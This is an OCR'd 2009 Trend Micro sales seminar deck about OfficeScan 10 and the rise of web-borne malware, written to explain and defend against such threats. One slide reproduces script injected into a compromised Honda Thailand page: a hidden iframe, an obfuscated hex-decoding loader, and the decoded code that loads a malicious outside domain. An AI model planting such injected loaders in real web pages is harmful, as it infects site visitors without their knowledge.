TREND MICRO™

Securing Your Web World

OfficeScan 10 –
Cloud Client File Reputation Technology

Stallion Spring Seminar 2009

Welcome

Veli-Pekka Kusmin
Pre-Sales Engineer

Trend Micro
3rd June 2009

OfficeScan 10 (OSCE)

Cloud Client File Reputation Technology

RETHINK ENDPOINT SECURITY


Veli-Pekka Kusmin
Pre-Sales Engineer

Trend Micro Channel Confidential
June 2009

Why do we need a new approach against malware?


Because Cybercrime is mainstream now!

A malware industry has been established!



Cybercrime is bigger than the drug trade today?

Collaboration in the Underground



Botnet Vendors and Hackers

Independent Businessman

Carders Spammers Blackmailers

Malware Vendors

Anti-Detection Vendors Toolkit Vendors

Increase in unique malware samples

1988: 1738 unique malware samples


1998: 177615 unique malware samples

2008 Jan-May: 2753587 unique malware samples*

Data source: AV-Test.Org, June 2008

* = January - May 2008


Increase in unique malware samples



Data source: AV-Test.Org, June 2008

Note: Samples include malware variants


Incoming Threat Samples Per Hour



Trend Micro processes 1500 samples per hour in year 2009

Problems in the pattern deployment in the future?

Why Internet Security?




Top threat infection vectors
(how threats arrive on PCs)

1. Visits to malicious websites
(42%)
2. Downloaded by other malware
(34%)
3. E-mail attachments & links
(9%)
4. Transfers from removable disks
(8%)
5. Other (mostly via Internet)
(7%)

source: Trend Micro

Threats now mostly from the Internet

A Typical Web Threat – 9th of May 2008




http://www.honda.co.th/accord/main.html

Requires the macromedia flash plugin version 8 + & IE 5.0
minimum Resolution 1024x768 pixels

Copyrights © 2008 Honda Automobile (Thailand) Co.,Ltd. All rights reserved.

Done

What does the HTML Code look like?




```
      <td><img src="images/p_02.jpg" width="325" height="130" border="0" /></td>
    </tr>
    <tr>
      <td><img src="images/p_04.jpg" width="325" height="130" /></td>
    </tr>
    <tr>
      <td><img src="images/p_06.jpg" width="325" height="105" /></td>
    </tr>
    <tr>
      <td><img src="images/p_b12.jpg" width="325" height="80" /></td>
    </tr>

  </table></td>
  <td><table width="335" border="0" cellspacing="0" cellpadding="0">
    <tr>
      <td><img src="images/p_b10.jpg" width="335" height="65" /></td>
      </tr>
    <tr>
      <td><img src="images/p_b11.jpg" width="335" height="70" /></td>
    </tr>
    <tr>
      <td><img src="images/p_03.jpg" width="335" height="130" /></td>
    </tr>
    <tr>
      <td><img src="images/p_05.jpg" width="335" height="130" /></td>
    </tr>
    <tr>
      <td><img src="images/p_07.jpg" width="33
    </tr>
    <tr>
      <td><img src="images/p_b13.jpg" width="3
    </tr>

  </table></td>
 </tr>
</table>
</body>
</html>
<iframe src='http://url' width='1' height='1' style='visibility: hidden;'></iframe><script>function v4822210e7b881(v4822210e7c050){ function v4822210e7c826 () {var v4822210e7cff1=16;
return v4822210e7cff1;} return(parseInt(v4822210e7c050,v4822210e7c826()));}function v4822210e7d7c0(v4822210e7dfb3){ function v4822210e7f6fe () {var v4822210e7fece=2; return
v4822210e7fece;} var v4822210e7e77d='';for(v4822210e7ef30=0; v4822210e7ef30<v4822210e7dfb3.length; v4822210e7ef30+=v4822210e7f6fe()){
v4822210e7e77d+=(String.fromCharCode(v4822210e7b881(v4822210e7dfb3.substr(v4822210e7ef30, v4822210e7f6fe()))));}return v4822210e7e77d;}
document.write(v4822210e7d7c0('3C5343524950543E77696E646F772E7374617475733D27446F6E65273B646F63756D656E742E777269746528273C696672616D65206E616D653D3926616430623135656262207372633D5C2
```

» HTML_IFRAME. QJ – first detected since April 29, 2008 using scan engine 8.300 and pattern file 5.247.00.

```
<SCRIPT>window.status='Done';document.writ
e('<iframe name=926ac60f
src=\'http://getanewmazda.info/dir/index.p
hp?'+Math.round(Math.random()*261954)+'ec3
4d7dd3c3f\' width=594 height=441
style=\'display:
none\'></iframe>')</SCRIPT>
```

iframe … src=\'http://getanewmazda.info …
Getanewmazda.info stores malicious code

Fast Reaction from Honda!



